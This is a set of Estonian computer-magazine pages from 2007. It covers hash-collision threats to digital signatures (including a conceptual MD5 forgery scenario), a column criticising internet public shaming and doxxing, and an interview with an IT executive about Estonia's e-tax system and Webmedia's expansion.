Magnus Daumi ja **Stefan Lucksi** kirjeldatud ründe võimalikkuse üks põhjus peitub tõsiasjas, et enamik digitaalallkirjastamiseks kasutatavaid failivorminguid võivad sisaldada andmeid, mida ei näidata lõppkasutajale. Siia alla kuuluvad näiteks ka laialtlevinud Wordi ja Exceli formaadid. Samuti ei tule kasuks tõsiasi, et Eestis tohib seaduse järgi digitaalallkirjastada ükskõik mida.

"Paraku ei saa meie kätt ette panna sellele, mida inimesed allkirjastada tahavad. Küll aga saab iga asutus või isik panna piiranguid, milliseid formaate ta allkirjastatuna aktsepteerib," näeb ka Martens siin probleemi. "Samas on lugejale nähtamatud andmed loodetavasti nähtamatud ka järgmisel korral – näiteks kui kohtus tõestamiseks läheb, et inimene allkirjastamisel neid andmeid ei näinud. Eeldusel, et formaadikäsitleja programm on sama, mida see paljuski praktikas ka on."

Buldas, kes on ise viibinud digitaalallkirjaga seonduvate õigusaktide loomise juures aastail 1997–2001, usub, et kui leppida kokku ja kehtestada sobilikud tehnilised reeglid konkreetsete dokumenditüüpide allkirjastamiseks, ei tarvitse reaalne pettus võimalik olla. Kuigi üldjoones loeb Buldas riigi seadusandlust antud valdkonnas rahuldavaks, näeb ta ka palju lahtisi küsimusi, mis puudutavad "võltsitud" või "väidetavalt võltsitud" digitaalallkirjaga seotud õigusvaidluste korda. Näiteks tõenduskohustus ja selle ülemineku tingimused oponendile. "See probleem on terav praeguse digiallkirja täieliku universaalsuse tõttu. Kasutaja ei saa piiritleda valdkondi ega kasutusmalle, milles ta kavatseb digitaalallkirja kasutada," täpsustab Buldas. "Millest tuleneb sisuliselt piiramatu vastutus."

Martens on hoopis risti vastupidisel seisukohal ja leiab, et praktikas ei suuda inimene etteulatuvalt piiritleda valdkondi ega kasutusmalle, ammugi siis näiteks tehingute ülemmäära. "Digitaalallkirja universaalsus on tema üks suuremaid plusse. Ka pastakas, millega allkirjastame paberil, ei ole kuidagi piiritletud," arvab Martens.

Sellele vaatamata on Buldas ja mitmed teised kohalikud krüptograafid sulgenud oma ID-kaardil allkirjastamise võimaluse just protestiks selle n-ö piiramatu vastutuse probleemi pärast.


FOTO: EGERT KAMENIK

"Hirmujutud on krüptograafide leib," ütleb Tarvi Martens ning tema neid ei karda.

Võltsitud või mitte?

Kurja tegemiseks ei pea alati allkirja võltsima, vaid võib viidata võltsimise võimalusele.

"Eestis kehtivate õigusaktide järgi on inimesel õigus digiallkirja kasutada igasugustes avalik- ja eraõiguslikes suhetes. Seda ka juhul, kui mõned protseduurireeglid pitsati kasutamist ette ei näe. Näiteks võlaõigusega reguleeritavad lepingud eraõiguslike isikute vahel," räägib Buldas. "Keegi ei tea, mis siis juhtub, kui kohtusse antakse võltsitud e-võlakirjast tulenev võlanõue, või siis, kui keegi eitab oma tegelikult ehtsat e-võlakirja, viidates võimalusele digitaalallkirja võltsida."

Ta võrdleb olukorda hiljutiste SMS-laenu pettustega, kus halvim asja juures polevat mitte tehnoloogia puudulikkus ja ebaturvalisus, vaid asjaolu, et petetud inimestelt võeti ära õigus otsustada, kas konkreetselt nende telefoniga saab laenu võtta või mitte. "Veelgi enam, petetud ei olnud isegi teadlikud sellisest võimalusest," rõhutab Buldas. "Oht sattuda tegeliku digitaalallkirja võltsimise ründe ohvriks ei tulene mitte aga ülaltoodud probleemidest, vaid seoses "tarkade" arvutiviiruste massilise levikuga ja internetikuritegevuse hüppelise kasvuga."


FOTO: ALDO LUUD

> Pahatahtlik võib valmistada kaks sama SHA-1 räsiga dokumenti, paluda teil allkirjastada ühe ja hiljem kasutada teist.

Jan Willemson ennustas eelmise aasta lõpus Arvutimaailmale antud intervjuus, et 2007. aastal murtakse SHA-1 räsifunktsioon.

Loodavad parimat

Pikemas perspektiivis on digiallkirjastamise probleemiks ka järjest suurenevad arvutusvõimsused, mis tekitavad vajaduse kasutada üha paremaid ja tugevamaid algoritme.

"Eks ole ka olnud mõtteid varsti kolida veidi turvalisema ja uuema SHA-256 algoritmi peale," tunnistab Martens. "Arvutusvõimsused kasvavad pidevalt ja krüptoalgoritmid paranevad – see on loomulik elu. Samas peame endale aru andma, et Eestis juba tekitatud 1 500 000 digiallkirja peavad olema kehtivad kuni meie nähtava elu lõpuni."

Aga mis välistab võimaliku olukorra, et kunagi tulevikus ilmub välja uue sisuga kakskümmend aastat tagasi digitaalselt allkirjastatud dokument? "Tulevikku ei saa kuidagi tagada. Samas on igal dokumendil oma eluiga, mille vältel tema tõestusväärtus on oluline. Loodame, et suudame asja aretada nii, et digiallkirjad kehtiksid piisavalt kaua," on Martens kogu ettevõtmise suhtes optimistlik. am

KOMMENTAAR

Digiallkirja nimi on eksitav

JAN WILLEMSON
Cybernetica AS-i vanemteadur
Tartu Ülikooli dotsent

Praktiliselt kõigi laiatarberäsifunktsioonide (sh MD5 ja SHA-1) konstruktsioon on selline, et ühe kollisiooni ilmumine toob endaga kaasa lõpmata palju teisi kollisioone. Daumi ja Lucksi rünne tähendab sisuliselt, et vähemalt MD5 korral on nende paljude kollisioonide seast "mõistlike" leidmine tunduvalt kergem, kui seni arvati. Daum ja Lucks lõid kaks erineva väljanägemisega PostScript-dokumenti, millede MD5-räsid langesid kokku. Samal põhimõttel töötavat rünnet on edukalt kasutatud ka Wordi dokumentide, X.509 sertifikaatide jt failivormingute puhul.

Kui näiteks Eesti ID-kaardil kasutataks räsifunktsioonina MD5-t, tähendaks see, et ka erinevatele dokumentidele antud digitaalallkirjad oleksid potentsiaalselt samad. Siit võime näha, et digitaalallkiri kui protseduur kannab tegelikult üsna eksitavat nime.

Allkirja üks põhilisi funktsioone on tahteavalduse väljendamine (seepärast võib näiteks ka kolme paberile kritseldatud risti allkirjaks lugeda). Kui aga mingite tehnoloogiliste apsakate tõttu muutub võimalikuks olukord, kus inimene on tahtnud allkirjastada ühte dokumenti, kuid tema allkiri ilmub võluväel veel mõnede teiste dokumentide alla, ei saa me enam tahteavaldusest rääkida.

Kas SHA-1 mingi kollisiooni leidumine tähendab, et ID-kaart ei ole turvaline? Kuidas võtta. Pole olemas sellist asja nagu üldine turvalisus, on olemas turvalisus mingite rünnete vastu. SHA-1 kollisiooni leidmiseks tuleb praegusel hetkel (aprillis 2007) arvutada 2^63 räsiväärtust, mis massiivse paralleliseerimise abil (stiilis SETI@home) on tehtav suurusjärgus aastaga. Kui Daum-Lucksi lähenemist õnnestub rakendada ka SHA-1-le (mis on SHA-1- ja MD5-sarnast sisestruktuuri arvestades väga tõenäoline), saavad võimalikuks mõned ründed, mis enne võimalikud ei olnud. Näiteks võib pahatahtlik osapool ette valmistada kaks sama SHA-1 räsiga dokumenti, paluda teil allkirjastada ühe ja hiljem teist teie vastu kasutada. Samuti muutuvad ohtlikuks situatsioonid, kus üks osapool (nt kodanik) esitab teisele (nt riigile) allkirjastatud taotluse, kasutab talle taotluse põhjal antud hüvesid ning toob pärast lagedale hoopis teise sisuga dokumendi, millel on "juhuslikult" samasugune digiallkiri, ning väidab, et kasutas hüvesid heauskselt ega soovi kanda hüvedega hiljem kaasnevaid kohustusi.

See tähendab, et enam ei tohiks allkirjastada ega aktsepteerida allkirjastatud dokumente, mille loomise üle teil endal kontroll puudus. Kuna aga väljastpoolt tulnud dokumentide töötlemine ning nende põhjal otsuste langetamine on paljude institutsioonide tegevuse lahutamatu osa, satub küsimärgi alla digitaalallkirja kasutatavus pankades, riigiasutustes jne.

Samas ei tähenda ühe kollisiooni (või isegi lõpmata paljude kollisioonide) leidumine, et räsifunktsiooni osataks piisavalt hästi pöörata (st leida uut dokumenti, mis erineks vanast ja annaks sama räsiväärtuse). See tähendab, et enne räsifunktsiooni murdumist säilitavad antud digitaalallkirjad oma jõu ja selles mõttes on ka MD5 veel väga tugev.

Tarvi Martens märgib, et "võimatu" (antud kontekstis murdunud räsifunktsiooniga antud digiallkirjade autentsuse tagamine) võimalikuks tegemiseks saab kasutada protseduure, taasteplaane ja riskihaldust. Mul pole au olnud lugeda ühtegi taasteplaani, kus seisaks kirjas, mida peab tegema näiteks kodanikule hüvesid jaganud riigiasutus pärast seda, kui inimene väidab, et hüved olid head küll, aga oma kohustusi ta kanda ei taha, sest ta pole vastavat siduvat dokumenti allkirjastanud. Loodan siiralt, et Sertifitseerimiskeskuse AS-is on vastavad protseduurid välja töötatud, aga julgen nende olemasolus enne oma silmaga nägemist siiski sügavalt kahelda.

FOTO: © ISTOCKPHOTO.COM

Alice ja tema ülemus

Järgnev on **Lucksi** ja **Daumi** toodud näide sellest, kuidas võiks kuritegu praktikas välja näha. Isegi kui see peaks kohtusse jõudma, on ohver keerulises olukorras, sest tõendid räägivad tema vastu.

Alice töötas mõned nädalad praktikandina Roomas, ütleme **Julius Caesari** juures. Olenevalt sellest, kummalt poolt vaadata, areneb lugu täiesti erinevalt.

Ülemuse vaatenurk

Päeval, mil Alice pidi lahkuma, kirjutas ta Alice'i jaoks soovituskirja – paberil. Veel samal päeval palus Alice tal selle kirja digitaalselt allkirjastada. Ja toimingu lihtsustamiseks oli Alice soovituskirja ise paberilt arvutisse toksinud. Ülemus avas dokumendi, mis nägi välja täpselt samasugune nagu paberil ja allkirjastas selle digitaalselt.

Mitu kuud hiljem avastas ülemus aga, et on toimunud andmeleke seoses Prantsusmaa suhetega. Kas ta saab kunagi teada, kes teda tüssas ja kuidas?

Alice'i vaatenurk

Olles praktikant, ei omanud Alice mingisugust ligipääsu salajastele dokumentidele. Aga ta ei leppinud sellise olukorraga.

Nupukas Alice otsustas ülemust tüssata. Kuna ülemus kasutas oma dokumentide allkirjastamiseks laialtlevinud MD5 räsifunktsiooni, kasutas ta ära teadlaste **Wang** ja **Yu** poolt kirjeldatud rünnet MD5 kollisioonide leidmiseks. Tol hetkel, mil ta sai ülemuselt soovituskirja (paberil), valmistas ta ette kaks Postscripti dokumendivormingus faili sama MD5 räsiga. Esiteks soovituskirja ja teise, kus on kirjas, et ülemus annab talle mingisuguse juurdepääsuloa.

Nüüd palus ta ülemusel soovituskirja digitaalselt allkirjastada, kel polnud ka ühtegi nähtavat põhjust, et keelduda.

Tänu räsi kollisioonile olid ülemuse allkirjad mõlemal dokumendil kehtivad. Alice esitas ülemuse poolt digiallkirjastatud loa failide hoidmise eest vastutavale inimesele ja saigi nii lõpuks ligipääsu ülemuse salajastele dokumentidele. am

Allikas: www.cits.rub.de/MD5Collisions/

Olulised terminid


Digitaalallkiri
Digitaalallkiri on tavalise allkirja analoog digitaalsel kujul oleva info allkirjastamiseks. Digitaalallkirja abil on tuvastatav seos dokumendi ja allkirjastaja vahel ning koos ajatempliga moodustab see ühise andmekogumi, mille koostisosi ei ole hiljem võimalik eraldi muuta. Tegelikkuses ei allkirjasta ID-kaart otseselt mitte dokumenti, vaid hoopis selle räsi.

Räsifunktsioon
Räsifunktsioonile (nt MD5, SHA-1, SHA-256) antakse sisendiks allkirjastatav dokument ja väljundiks on kindla pikkusega andmetejada, kontrollsumma, räsi, mida võib tinglikult nimetada ka digitaalseks sõrmejäljeks. Näiteks SHA-1 puhul on see sõrmejälg 160 bitti pikk, aga SHA-256 puhul 256 bitti. Sõrmejälje abil saab hiljem kerge vaevaga kindlaks teha, kas dokumenti on vahepeal muudetud, sest kui kasutatav räsialgoritm on piisavalt tugev, siis on võrdlemisi raske muuta dokumenti nii, et sõrmejälg jääks ka samaks.

Kollisioon
Kollisiooniks nimetatakse olukorda, kus ühele kindlale räsifunktsioonile leitakse rohkem kui üks sisend, mis annab tulemuseks samasuguse väljundi. Kõikide räsifunktsioonide puhul võib esineda kollisioone, aga paremate funktsioonide puhul tekivad need lihtsalt harvemini. Näiteks kui räsifunktsiooni tulemuseks on arv ühest kolmeni, on kollisiooni tõenäosus väga suur ja tegu ilmselgelt ebasobiva räsifunktsiooniga.
2005. aastal kirjeldasid kaks saksa krüptograafi, Magnus Daum ja Stefan Lucks, MD5 kollisioonide põhist rünnet, kus näidati, kui kerge vaevaga on praktikas võimalik leida mitu erineva sisu, kuid sama digiallkirjaga dokumenti. MD5 puhul võttis selline rünnak kaks aastat tagasi tavalisel kontoriarvutil aega vaid mõned tunnid. Õnneks kasutatakse Eestis digiallkirjastamiseks MD5-st märksa paremat, SHA-1 räsifunktsiooni.
Allikas: Wikipedia

Igaveseks ajaks karistatud

Annu (13) ja **Siku** (14), nagu nad üle Eesti tuntuks on saanud, tapsid kassi ära. Tõsi – soovimatuid koduloomi on muidugi ajast aega teise ilma saadetud.



ELVER LOHO
elver.loho@gmail.com

Eriliseks teeb juhtumi fakt, et võõras kass tapeti Torusiili ja pesupulbriga ning kõik see leidis aset teismeliste korteripeol, kus 14 noort vanuses 13–17 jõid endid lolliks, laamendasid ja varastasid korteri tühjaks. Ja pärast uhkustasid kõige sellega.

Meedias ilmus juhtumi kohta võikaid kirjeldusi. SL Õhtuleht käis ja uuris asjaosaliste sõprade ehk "Viru gängi" käest, mis täpselt toimus. Võimsa ajakirjanikutöö tulemusena selgitati välja, et lisaks kõigele muule on noored kassitapjad ka litsid ja narkomaanid. Postimehe sulest ilmus aga artikkel, kus Eesti Loomakaitsjate Selts nõudis loomapiinajatele väärilist karistust ja avalikku häbistamist.

Kõike seda ka tuli ja rohkemgi. Mõned tunnid hiljem olid netis üleval Annu ja Siku pärisnimed, fotod – pärit tüdrukute reitikontodelt – ning kodused aadressid, telefoninumbrid, vanemate telefoninumbrid, MSN-i aadressid ja palju muud. Inimesed, kes loo peategelasi varem tundnud olid, kirjeldasid, mida sadistlikku tüdrukud varem toime on pannud. Räägiti ka, et see polevat neil esimene kass.

Internetikommentaaridele omaselt oli palju inimesi, kes lubasid Annu ja Siku Torusiiliga üle valada või neile peksa anda. Räägiti ka, et üks tüdruk olevatki tänaval peksa saanud.

Internetil on aga selline omadus, et see ei unusta. Kui keegi peaks kunagi nende küllaltki unikaalsete nimedega tüdrukute vastu huvi tundma, leiab ta esimese asjana suvalise otsimootori abil ühe mitmetest foorumitest, kus neid isikuandmeid avaldati koos üleskutsega "teeme nende elu põrguks!" Kes võtaks tööle üle Eesti tuntud kassipiinaja?

SEB Ühispanga klienditeenindajad **Kristi Kuld**, **Mari-Liis Kadak** ja **Karmo Kurvits** nimetasid kliente igasuguste koledate nimedega, nagu "värdjas", "kakahäda", "udu russ" ja palju muud. Fakt, mis eristab neid kolme inimest tüüpilisest klienditeenindajast, on see, et nende sõim leidis aset suhtluskeskkonnas Orkut ning oli kõigile nähtav, kuigi jah – nad ise arvasid, et teised seda ei näe.

Eesti Ekspress avaldas pangatöötajatest pika artikli, kus toodi ära rohkelt andekaid sõimunäiteid ning teemast üle ega ümber ei saanud ka Äripanija. Mujalgi meedias mainiti ära asjaosaliste nimed. Nüüd neid nimesid Google'iga otsides leiab esimeste vastustena ajaleheartiklid, kus kogu sõim detailselt dokumenteeritud.

Kathy Sierra, tuntud programmeerija ja Head Firsti sarja programmeerimisõpikute kaasautor jättis ära oma esinemise selle aasta ETechi konverentsil. Oma blogis kirjutas ta: "Olen kodus, uksed lukus, hirmunud." Põhjuseks tõi ta mitmed anonüümsed ja poolanonüümsed ähvardused oma blogi kommentaarides ja teistes blogides.

Tundmatud isikud olevat postitanud avalikult tema koduse aadressi, ähvardanud tal kõri läbi lõigata, loonud pildi, kus Kathy oli kõrvuti silmusega ja teinud seda kõike ning enamgi veel mitmel pool internetis pika aja jooksul. Kathy aimas, kellega võis tegu olla, ja näitas näpuga nii mõnegi tuntud isiku poole. Üks näpuga osutatutest oli **Alan Herrell**, kes mõned päevad hiljem ilmus avalikkuse ette teatega, et pea kõikidesse tema kasutajakontodesse erinevates veebiteenustes on sisse murtud. Samuti tema isiklikku arvutisse. Ta eitas oma süüd ning rääkis, et kirjutab oma kirja ajutiselt arvutilt, ajutiselt e-postiaadressilt ja hoiab internetist mõneks ajaks eemale. Näpuga osutamisele oli järgnenud rünnak.

Keskaeg on ammu läbi ja avalik häbistamine ei tähenda enam turuplatsil paariks tunniks posti külge sidumist, et külarahvas saaks jõllitada ja vajadusel tomatitega loopida. Tänapäeval tähendab avalik häbistamine tahes-tahtmata internetti ning viimane ei unusta. Isegi kui 21. sajandi häbiposti rolli täitev veebileht maha võetakse, jääb koopia sellest igasugusste otsimootorite mällu ning internetiarhiivi. Tänapäevane avalik häbistamine tähendab eluks ajaks ära märkimist.

Mida arvata inimesest, kellega äsja tutvusid ja kes tundub muidu täiesti normaalne, aga niipea kui näiteks e-postiaadressi otsides tema nime Google'isse kirjutad, selgub, et ta sulatas kemikaalidega kassi ära või sai kinga klientide ropu sõimamise pärast või ähvardas kellelgi kõri läbi lõigata? Või midagi hullemat? Paluksid sa tal juhtunut selgitada või väldiksid teda niisama?

Internetis nimetatava piraka sotsiaalse eksperimendi eripäraks on ka fakt, et keegi ei garanteeri informatsiooni õigsust. Vahel juhtub nõnda, et internetikauboid süüdistavad valet inimest või asjaolud olid teistsugused kui esmapilgul tundusid. Blogid ja foorumid on ju mitteformaalsed suhtlusvahendid – reeglina fakte ei kontrollita. Kuigi ega meedia ka sellega hiilga. Näiteks Äripäev tembeldas valimiste eel **Marek Strandbergi** roolijoodikuks, ajades ta segi poole noorema nimekaimuga.

> **Internetiajastul on avalikust häbistamisest saanud märksa karmim karistus, kui see varem oli. Kassitapjate elu on rikutud ning endised pangatellerid enam niivõrd lihtsalt tööd ei saa.**

Internetiajastul on avalikust häbistamisest saanud märksa karmim karistus, kui see varem oli. Kassitapjate elu on rikutud ning endised pangatellerid Eestis enam niivõrd lihtsalt tööd ei saa. Seadustega säärast avalikkuse omakohut ära hoida ei õnnestuks. Isegi kui isikuandmete avalikustajale oleks ette nähtud karm karistus, ei aitaks see – internetis on liiga lihtne jääda niivõrd anonüümseks, et ka politseil ei õnnestuks süüdlast leida.

Avalik häbistamine, nimede nimetamine, aadresside avalikustamine – olenevalt süüdistusest võib tegu olla eluaegse karmi karistusega. Häbistaja õiglusvajadus saab rahuldatud, aga häbistataval on eluks ajaks märk küljes. am

E-maksuameti isa stardipaugu ootel

Mõne aasta eest riigitöölt lahkunud Aare Lapõnin (35) elab Belgradis ning hoiab töös Webmedia tootmisrakukesi Serbias ja Rumeenias, et suurtellimuste saabudes saaksid need plahvatuslikult kasvama hakata ja klientide tellimusi täita.

MERLIS NÕGENE
merlis.nogene@am.ee

Kuidas teie elu on korraldatud? Kas see on üks komandeeringute jada ja ööbimised hotellides või on sokisahtel Tallinnast Balkanile kolitud?
Mul on siin kesklinna korter renditud. Mõnus asukoht – saab jalgsi restoranides käia. Tulin Belgradi 2005. aasta jaanuaris ja veedan siin umbes kaks nädalat kuus ehk siis pool aega. Kuna kevadel ja suvel on siin märkimisväärselt parem olla kui kuskil mujal, siis sellel perioodil olen siin rohkemgi aega.

Miks just selline töö, kas kodust lahkumine ei hirmutanud?
Teadsin, et Eestis on minu jaoks töö otsa saanud, ehk et tuleb mööda maailma hakata käima. Webmediasse sattusin, kuna **Priit Alamäe** kutsus.

Värbamine käis nii, et Priit küsis, mida ma ise tahan teha ning kuidas. Siis nad endamisi kaalusid, kas see neile sobib. Meil oli ühine arusaam vajadusest hakata kasvama Eestist välja ning mingi esialgne strateegia oli juba tollal ka tekkimas.

Samal ajal oli mul veel üks teine pakkumine, kuid Webmedia vaim ja energia olid vapustavad! See on noortekamp, kellele meeldib tööd teha.

Kuidas siis see Eestist välja kasvamine käib?
Peamine erinevus on selline, et Eesti IT-lahenduste ostja on väga hinnatundlik. Mujal see nii ei ole. Samas ei tähenda see seda, et mujal oleks lihtsam müüa. See käib lihtsalt teisiti ning mastaabid on teised.

Kui ma rääkisin ühe GSM-i aparaatide tootja projektijuhile oma maksu- ja tolliameti või Hansapanga referentsidest, oli tema peamine mure see, et ma tunnen ainult väikesi organisatsioone. Ta ise oli umbes kümme korda suuremas organisatsioonis.

Mis peale mastaapide mujal veel teisiti on?
Arenenud riikides, nagu näiteks Põhjamaades, ostetakse pigem valmislahenduste platvormidel põhinevaid arendusi. Vähearenenud riikide turgudel jällegi vohab korruptsioon, mis ei sobi meie ärieetikaga kokku.

Valmislahenduste platvormide häälestamise kogemust meil lihtsalt ei ole, kuna Eestis kliendid seda ei osta ning korruptsioonivõrkudesse me ka ei taha sukelduda. See oli nagu esmane kogemus. Lisaks on arenenud riikides liikumiskiirus, sealhulgas müügiprotsessi kiirus, kohutavalt aeglased.

Lühidalt lähtub Webmedia strateegia sellest, et Põhjamaades on majandus arenenud ning seal ▶



„Kui ma rääkisin oma maksuameti või Hansapanga referentsidest, oli mure see, et ma tunnen ainult väikesi organisatsioone.

FOTOD: EGERT KAMENIK



on kliendid, kellele on vaja lahendusi. Ida-Euroopas on olemas riigid, kus on nii hea haridus ja palju inimesi. See tähendab, et Ida-Euroopas loome arenduskeskuste võrku ning see käib korrelatsioonis sellega, kuidas edeneb müük Põhjamaades.

Kui palju tuli vigadest õppida ja kuhu te praeguseks jõudnud olete?

Esimest korda tegutsesin rahvusvahelisel turul konsultandina juba 1997. aastal ning sellest ajast olin aeg-ajalt puhkuse ajal üht ja teist edaspidigi teinud. Ehk et arusaam nendest probleemidest mul oli ka enne, aga kuidas neid lahendama hakata, see päris selge ei olnud.

2005. aasta oli plaanimise aasta ning aasta lõpus sõlmisime strateegilise partnerluse kokkulepped Rootsi firmaga Acando, kellel oli vaja Ida-Euroopa partnerit. 2006. aastal alustasime müügiarendust Rootsis ja Soomes, tänavu avasime punkti ka Taanis ning Acandol on üksus ka Suurbritannias.

Kuna Põhjamaades toimub kõik jube aeglaselt, pole siin Ida-Euroopas väga palju inimesi olnud vaja palgata. Praegu on meil arenduskeskused Leedus, Rumeenias ning Serbias. Leedus on umbes 50, Rumeenias 15 ja Serbias 20 inimest. See on selline minimaalne kriitiline mass, mis võimaldab tootmisprotsessi käigus hoida. Kui müük lõpuks käivitub nii nagu vaja, hakkame siin keskusi kasvatama. Rahvast on nii Rumeenias kui Serbias küll.

Ega teil seal kellegagi eesti keelt rääkida vist ole?

Jah, minu jaoks on siin töökeeleks inglise keel, kuigi saan aru ka serbia keelest. Mul on mõned kolleegid, kes ei räägi inglise keelt, siis saan nendega ka hakkama. Aga jah, ega siin väga palju eestlasi ole. Webmedias ei ole ühtegi, linna peal on kolm-neli.

Kas töötajate leidmine on seal siis lihtne?

Töötajate leidmine on siin lihtsam tõepoolest kui Eestis. Käib see nagu mujalgi – kuulutused, tutvused jne. Midagi erilist ei ole. Inimeste kvaliteet – haridus, oskused, motivatsioon – on ka enam-vähem sama. Aga nii töökat rahvast nagu eestlased pole ma kuskil mujal näinud.

Kas välismaa firmasse tööle saamine on seal ka kuidagi eriti ihaldatud?

Rumeenias ei ole, seal on palk peamine motivaator. Serbias on nii ja naa. Teatud kõrgendatud respekt välismaalaste suhtes on olemas. Samas on ka rahvuslus väga tugev ning NATO korraldatud pommitamine ja kogu Euroopa käitumine Kosovo suhtes välismaalaste populaarsust siin just ei tõsta.

Rumeenia kontor allub samuti Teile?

Jah, Rumeenia on kah minu vastutusala ja Serbias olen ma tinglikult – kuskil ju peab olema ning igal pool ei saa. Üldiselt on meil *location-independent*-tootmisprotsess.

Millised on teie suhted Põhjamaade kontoritega? Hiljuti oli uudis, et Webmedia läks Taani.

Taanis tegeletakse müügiga. Nemad küsivad minu käest, mida me oskame, mis on meie *value proposition* jne. Siis kui lepingud tulevad, pean tagama, et asi oleks valmis õigel ajal ning kokkulepitud rahaga. Nii et seal on müük ja siin on tootmine. Samas pole kõik alati ka nii mustvalge. Tootmine algab kliendi vajaduste analüüsist, mida alustavad analüütikud seal Taanis, Soomes, Rootsis jm.

Kui suureks kasvuks te olete tootmisüksused ette valmistunud?

Jah, oleme ikka mõelnud ja see on riigiti erinev. Finantsnumbreid ma peast ei ütle, usaldan kolleege ja eeskätt Priitu. Inimeste arvult on nii, et Rumeenias ja Serbias võivad kontorid kasvada mõlemas umbes 300 inimeseni. Leedus võiks 200 kasvada.

KOMMENTAAR



AIVAR SÕERD
sõber ja endine ülemus

Olen Aaret tundnud üle kümne aasta ja suur osa sellest ajast kolleegidena maksuhalduri organisatsioonis on mulle ütlemata meeldiv kogemus.
Aarel on fundamentaalsed teadmised infotehnoloogiast ja ta on üks uuendusmeelsemaid kolleege üldse, kellega mul on olnud võimalus koostööd teha. Ütleme nii, et Eesti avaliku sektori, eelkõige muidugi maksuhalduri infotehnoloogia arengutase on täna sedavõrd kõrge just tänu Aare panusele.
Ta innustas koostööle avaliku sektoriga ka kommertspangad, tänu millele käivitusid projektid, mis rahanappuse tingimustes ilma erasektorit kaasamata ei oleks teostunud.
Aaret iseloomustab erakordne töökus, olen kogu aeg imestanud, kuidas ta nii palju suudab. Üks eeldus on kindlasti tema oskus aega efektiivselt kasutada.
Lisaks pühendumisele oma erialasele tööle on Aare mitmekülgsete huvide ja teadmistega. Tean, et ta on suur kunstihuviline ja omab sellel alal ka põhjalikke teadmisi. Palju lugenud inimesena on hästi kursis erinevate elualadega.
Kokkuvõtteks, hea kolleeg ja sõber, mitmekülgne ja huvitav isiksus.

"Lapsed peavad Eesti kooli lõpetama. Ei taha neid sealt välja tirida. Nii et pean ise edasi-tagasi liikvel olema," räägib Lapõnin.

On sellega kontoripindu valides arvestatud?

Eestis on Webmedia asukohta vahetanud vist kolm korda. Nii et siin kah, me ei tekita kulu enne, kui selle järele on vajadus. Seda on väga lihtne korraldada. Serbia kontor võimaldab hetkel kuskil 70 inimest tööle võtta.

Suure osa teie tööalasest tegevusest on siiski toimunud maksuametis, vist üheksa aastat?

Ligi kümme, vist üheksa aastat ja seitse kuud. Kui ma maksuametisse peadirektori asetäitja kohale asusin, olin 23-aastane.

See oli ilmselt karjääri mõttes väga hea võimalus suuri asju teha ja palju õppida? Sattus ju ka IT plahvatuslik areng samasse aega...

Jah, see oli kindlasti suurepärane võimalus suuri ja inimestele kasulikke asju teha. See ongi riigisektori omapära, et seal on väga-väga huvitav töö ning suurepärased võimalused nii töötegemiseks kui õppimiseks. Muidugi ei tohi õppimisega liiale minna, pead ikka midagi kasulikku ka tegema. Mul olid vabad käed – tee mida suudad, et kodanikke aidata.

> Ei, välismaa on minu jaoks IT osas olnud kogu aeg väga tagurlik. Ka praegu. Eesti lihtsalt ruulib, võrreldes teistega.

Kas e-maksuamet, mis on kindlasti teie tuntuim töö, on ka enda jaoks olulisim saavutus?

Saavutused on selline kahtlane asi – et sa nagu elad selle nimel. Minu jaoks on olulised pigem minu lapsed ja pere. Samas on e-maksuamet selline hea näide, mida sai käima lükatud ja strateegiliselt väga õigesti. Ehk kuluefektiivselt ja just nii, nagu inimestele see vajalik on.

Kus ja kuidas e-maksuameti idee sündis?

Jah, ega sellest ole keegi kuskil midagi kirjutanud. See oli 1999. aastal. Internetipangad olid juba täitsa popid. **Aivar Sõerd** oli peadirektor. Ta toetas väga innovatsiooni ja siis mõtlesime, et miks mitte teha midagi pankadega sarnast.

Käisime peaaegu iga päev maksuameti alumisel korrusel saunas ja arutasime vahel seal ka tööasju. Ühel õhtul siis otsustasime, et peab ennast liigutama inimeste heaolu nimel. Olime täitsa kained.

Välismaiseid eeskujusid vist ei olnud?

Ei, välismaa on minu jaoks IT osas olnud kogu aeg väga tagurlik. Ka praegu. Eesti lihtsalt ruulib, võrreldes teistega. Me peame oma potentsiaali ära kasutama ning jätkusuutlikult. Aga see, kui kiiresti tegime e-maksuameti ja kui väikese rahaga – see on maailmas ainulaadne. Ka kasutamise protsent jääb ainult Islandile alla. ▶

Kui kiiresti ja kui väikeste rahadega?
Otsustasime Aivariga alustada kuskil oktoobris 1999 ning 2000. aasta tuludeklaratsiooni oli juba võimalik esitada üle interneti. Seda tänu õigele strateegiale, et me ei hakanud jalgratast leiutama, vaid tegime koostööd pankadega. Sisenemine käis pankade kaudu, mis täitis turvalisuse aspektist väga tähtsat rolli. Raha oli umbes 60 000 eurot kogu projekti peale, mis lõppes 2000. aasta oktoobris funktsionaalsuse käivitamisega ettevõtete jaoks. Eks täiendusi tehti ka edaspidi, aga see oli esimese versiooni hind. See 60 000 eurot pluss 20 000 eurot litsentside jaoks tuli pealegi Euroopa abirahadest, nii et Eesti riik ei maksnud eriti midagi.

Kui pingeline töö see oli?
Nii mina kui mitmed mu kolleegid töötasime 12–14 tundi päevas, ilma et keegi mõelnuks meile ületundide eest maksta. Lääne-Euroopas olnuks see täiesti mõeldamatu. Aga jah, lisaks e-maksuametile oli väga palju muid asju, mis korda sai tehtud ning mis on väga olulised ja ainulaadsed.

Näiteks?
Näiteks sai ühendatud tolli- ja maksuameti IT-osakonnad, et saavutada sünergiat ning paremini tolli EL-iga liitumiseks ette valmistada. Siis oli sotsiaalmaksu administreerimise üle võtmine sotsiaalkindlustuse ametilt, ilma et maksuametile oleks töötajaid juurde võetud. Uus infosüsteem suutis paljud protsessid ära tsentraliseerida ning automatiseerida.

Kas oli ka läbikukkumisi?
Neid on kindlasti olnud. Arvan, et kui inimesel läbikukkumisi ei ole, ega ta siis suurt midagi teagi. Kindlasti oli raske alustada. Ning näiteks seesama maksuameti uus tsentraliseeritud infosüsteem, mis võimaldas pärast imesid teha (sh sotsiaalmaksu administreerimine üle võtta ning e-maksamet käivitada), sai valmis kuskil aasta võrra algselt planeeritust hiljem. Pärast selliseid prohmakaid enam maksu- ja tolliametis ei olnud.

Kas Valgetähte käisite president Rüütlilt vastu võtmas?
Jah, ta isiklikult andis üle. Uhke tunne oli, kui riik tunnustab.

Et need 14-tunnised päevad läksid asja ette?
